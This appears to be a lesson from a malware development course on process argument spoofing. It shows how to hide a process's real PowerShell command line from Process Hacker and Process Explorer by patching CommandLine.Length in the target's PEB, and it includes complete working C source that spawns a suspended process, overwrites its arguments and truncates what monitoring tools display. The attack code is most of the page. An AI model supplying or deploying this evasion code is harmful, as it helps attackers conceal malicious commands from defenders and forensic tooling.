Process Argument Spoofing (2)
Spoofing a process's malicious arguments using a different technique.
Jump to Section (5)
Learning Objectives
0/1 doneIntroduction
In the previous module, Procmon was tricked into logging the dummy command line arguments. However, the same technique does not work as well against some tools such as Process Hacker. The image below shows the result of argument spoofing in Process Hacker.

The legitimate arguments are being exposed by Process Hacker along with a fragment of the dummy argument. This module will analyze why this occurs and provide a solution for it.
Analyzing The Problem
To better understand why the legitimate arguments are exposed, the dummy argument will be set to powershell.exe AAAAAAA....

Checking Process Hacker again reveals that the legit and dummy arguments are logged.

The use of PEB->ProcessParameters.CommandLine.Buffer to overwrite the payload can be exposed by Process Hacker and other tools such as Process Explorer because these tools use NtQueryInformationProcess
to read the command line arguments of a process at runtime. Since this
occurs at runtime, they can see what is currently inside PEB->ProcessParameters.CommandLine.Buffer.
Solution
These tools read the CommandLine.Buffer up until the length specified by CommandLine.Length. They do not rely on CommandLine.Buffer being null-terminated because Microsoft states in their documentation that UNICODE_STRING.Buffer might not be null-terminated.
In short, these tools limit the number of bytes read from CommandLine.Buffer to be equal to CommandLine.Length in order to prevent reading additional unnecessary bytes in the event that CommandLine.Buffer is not null-terminated.

It's possible to trick these tools by setting the CommandLine.Length to be less than what the buffer size is. This allows control over how much of the payload inside CommandLine.Buffer is exposed. This can be achieved by patching the CommandLine.Length address in the remote process, passing the desired size of the buffer to be read by the external tools.
Patching CommandLine.Length

The following code snippet patches PEB->ProcessParameters.CommandLine.Length to limit what Process Hacker can read from CommandLine.Buffer only to powershell.exe. It works by first spoofing the argument to Totally Legit Argument then patching the length to be the size of sizeof(L"powershell.exe").
DWORD dwNewLen = sizeof(L"powershell.exe");

if (!WriteToTargetProcess(Pi.hProcess, ((PBYTE)pPeb->ProcessParameters + offsetof(RTL_USER_PROCESS_PARAMETERS, CommandLine.Length)), (PVOID)&dwNewLen, sizeof(DWORD))){
  return FALSE;
}
Demo
Process Hacker view.

Procmon view.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <winternl.h>


/*
process start like:
	"powershell.exe Totally Legit Argument"

spoofing 1 write the followin buffer over the above string:
	"powershell.exe -NoExit calc.exe"

the result is:
	"powershell.exe -NoExit calc.exe ument"

runtime spoofing cuts the strings above to be of a specifice size, we do so of size equals to sizeof(L"powershell.exe")
so that using process hacker and other tools, process's command line arguments will look like this:
	"powershell.exe"


*/


// disable error 4996 (caused by sprint)
#pragma warning (disable:4996)

/*
	sizeof(STARTUP_ARGUMENRS) > sizeof(REAL_EXECUTED_ARGUMENTS)
*/
#define SIZE_EXPOSED_FROMPAYLOAD	sizeof(L"powershell.exe")				// this is what will be exposed in process hacker (using its size)
#define STARTUP_ARGUMENRS			L"powershell.exe Totally Legit Argument"
#define REAL_EXECUTED_ARGUMENTS		L"powershell.exe -NoExit calc.exe"


typedef NTSTATUS (NTAPI* fnNtQueryInformationProcess)(
	HANDLE           ProcessHandle,
	PROCESSINFOCLASS ProcessInformationClass,
	PVOID            ProcessInformation,
	ULONG            ProcessInformationLength,
	PULONG           ReturnLength
);


// Helper Function
// Read Data from remote process of handle `hProcess` from the address `pAddress` of size `dwBufferSize`
// output base address is saved in `ppReadBuffer` parameter
BOOL ReadFromTargetProcess(IN HANDLE hProcess, IN PVOID pAddress, OUT PVOID* ppReadBuffer, IN DWORD dwBufferSize) {

	SIZE_T	sNmbrOfBytesRead = NULL;

	*ppReadBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBufferSize);

	if (!ReadProcessMemory(hProcess, pAddress, *ppReadBuffer, dwBufferSize, &sNmbrOfBytesRead) || sNmbrOfBytesRead != dwBufferSize) {
		printf("[!] ReadProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Read : %d Of %d \n", sNmbrOfBytesRead, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}

// Helper Function
// Write Data to remote process of handle `hProcess` at the address `pAddressToWriteTo`
// `pBuffer` is the data to be written of size `dwBufferSize`
BOOL WriteToTargetProcess(IN HANDLE hProcess, IN PVOID pAddressToWriteTo, IN PVOID pBuffer, IN DWORD dwBufferSize) {

	SIZE_T sNmbrOfBytesWritten = NULL;

	if (!WriteProcessMemory(hProcess, pAddressToWriteTo, pBuffer, dwBufferSize, &sNmbrOfBytesWritten) || sNmbrOfBytesWritten != dwBufferSize) {
		printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Written : %d Of %d \n", sNmbrOfBytesWritten, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}


/*

parameter:
	- szStartupArgs; the fake argument (these look legit) - or - it is just the process name
	- szRealArgs; the argument you want the process to actually run
	- dwProcessId & hProcess & hThread; output parameters - information on the created process
*/
BOOL CreateArgSpoofedProcess2(IN LPWSTR szStartupArgs, IN LPWSTR szRealArgs, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {


	NTSTATUS						STATUS = NULL;

	WCHAR							szProcess[MAX_PATH];

	STARTUPINFOW					Si = { 0 };
	PROCESS_INFORMATION				Pi = { 0 };

	PROCESS_BASIC_INFORMATION		PBI = { 0 };
	ULONG							uRetern = NULL;

	PPEB							pPeb = NULL;
	PRTL_USER_PROCESS_PARAMETERS	pParms = NULL;

	RtlSecureZeroMemory(&Si, sizeof(STARTUPINFOW));
	RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

	Si.cb = sizeof(STARTUPINFOW);

	// getting the address of the `NtQueryInformationProcess` function
	fnNtQueryInformationProcess pNtQueryInformationProcess = (fnNtQueryInformationProcess)GetProcAddress(GetModuleHandleW(L"NTDLL"), "NtQueryInformationProcess");
	if (pNtQueryInformationProcess == NULL)
		return FALSE;


	lstrcpyW(szProcess, STARTUP_ARGUMENRS);

	wprintf(L"\t[i] Running : \"%s\" ... ", szProcess);

	if (!CreateProcessW(
		NULL,
		szProcess,
		NULL,
		NULL,
		FALSE,
		CREATE_SUSPENDED | CREATE_NO_WINDOW,			// creating the process suspended & with no window
		NULL,
		L"C:\\Windows\\System32\\",						// we can use GetEnvironmentVariableW to get this Programmatically
		&Si,
		&Pi)) {
		printf("\t[!] CreateProcessA Failed with Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE \n");

	printf("\t[i] Target Process Created With Pid : %d \n", Pi.dwProcessId);


	// gettint the `PROCESS_BASIC_INFORMATION` structure of the remote process (that contains the peb address)
	if ((STATUS = pNtQueryInformationProcess(Pi.hProcess, ProcessBasicInformation, &PBI, sizeof(PROCESS_BASIC_INFORMATION), &uRetern)) != 0) {
		printf("\t[!] NtQueryInformationProcess Failed With Error : 0x%0.8X \n", STATUS);
		return FALSE;
	}

	// reading the `peb` structure from its base address in the remote process
	if (!ReadFromTargetProcess(Pi.hProcess, PBI.PebBaseAddress, &pPeb, sizeof(PEB))) {
		printf("\t[!] Failed To Read Target's Process Peb \n");
		return FALSE;
	}

	// reading the `ProcessParameters` structure from the peb of the remote process
	// we read extra `0xFF` bytes to insure we have reached the CommandLine.Buffer pointer
	// `0xFF` is 255, this can be whatever you like
	if (!ReadFromTargetProcess(Pi.hProcess, pPeb->ProcessParameters, &pParms, sizeof(RTL_USER_PROCESS_PARAMETERS) + 0xFF)) {
		printf("\t[!] Failed To Read Target's Process ProcessParameters \n");
		return FALSE;
	}

	// writing the parameter we want to run
	wprintf(L"\t[i] Writing \"%s\" As The Process Argument At : 0x%p ... ", szRealArgs, (PVOID)pParms->CommandLine.Buffer);
	if (!WriteToTargetProcess(Pi.hProcess, (PVOID)pParms->CommandLine.Buffer, (PVOID)szRealArgs, (DWORD)(lstrlenW(szRealArgs) * sizeof(WCHAR) + 1))) {
		printf("\t[!] Failed To Write The Real Parameters\n");
		return FALSE;
	}
	printf("[+] DONE \n");


	// runtime spoofing - to change from "powershell.exe -NoExit calc.exe ument" to "powershell.exe"

	DWORD dwNewLen = SIZE_EXPOSED_FROMPAYLOAD;

	wprintf(L"\n\t[i] Updating The Length Of The Process Argument From %d To %d ...", pParms->CommandLine.Length, dwNewLen);
	if (!WriteToTargetProcess(Pi.hProcess, ((PBYTE)pPeb->ProcessParameters + offsetof(RTL_USER_PROCESS_PARAMETERS, CommandLine.Length)), (PVOID)&dwNewLen, sizeof(DWORD))) {
		printf("\t[!] Failed To Write The Real Parameters\n");
		return FALSE;
	}
	printf("[+] DONE \n");

	// cleaning up
	HeapFree(GetProcessHeap(), NULL, pPeb);
	HeapFree(GetProcessHeap(), NULL, pParms);

	// resuming the process with new paramters
	ResumeThread(Pi.hThread);

	// saving output parameters
	*dwProcessId	= Pi.dwProcessId;
	*hProcess		= Pi.hProcess;
	*hThread		= Pi.hThread;

	// checking if everything is valid
	if (*dwProcessId != NULL, *hProcess != NULL && *hThread != NULL)
		return TRUE;

	return FALSE;
}


int main() {

	HANDLE		hProcess		= NULL,
				hThread			= NULL;

	DWORD		dwProcessId		= NULL;


	wprintf(L"[i] Target Process  Will Be Created With [Startup Arguments] : \"%s\" \n", STARTUP_ARGUMENRS);
	wprintf(L"[i] The Actual Arguments [Payload Argument] : \"%s\" \n", REAL_EXECUTED_ARGUMENTS);


	if (!CreateArgSpoofedProcess2(STARTUP_ARGUMENRS, REAL_EXECUTED_ARGUMENTS, &dwProcessId, &hProcess, &hThread)) {
		return -1;
	}


	printf("\n[#] Press <Enter> To Quit ... ");
	getchar();
	CloseHandle(hProcess);
	CloseHandle(hThread);

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- ArgSpoofing2/ArgSpoofing2.sln
- ArgSpoofing2/ArgSpoofing2/ArgSpoofing2.c
- ArgSpoofing2/ArgSpoofing2/ArgSpoofing2.vcxproj
- ArgSpoofing2/ArgSpoofing2/ArgSpoofing2.vcxproj.filters
- ArgSpoofing2/ArgSpoofing2/ArgSpoofing2.vcxproj.user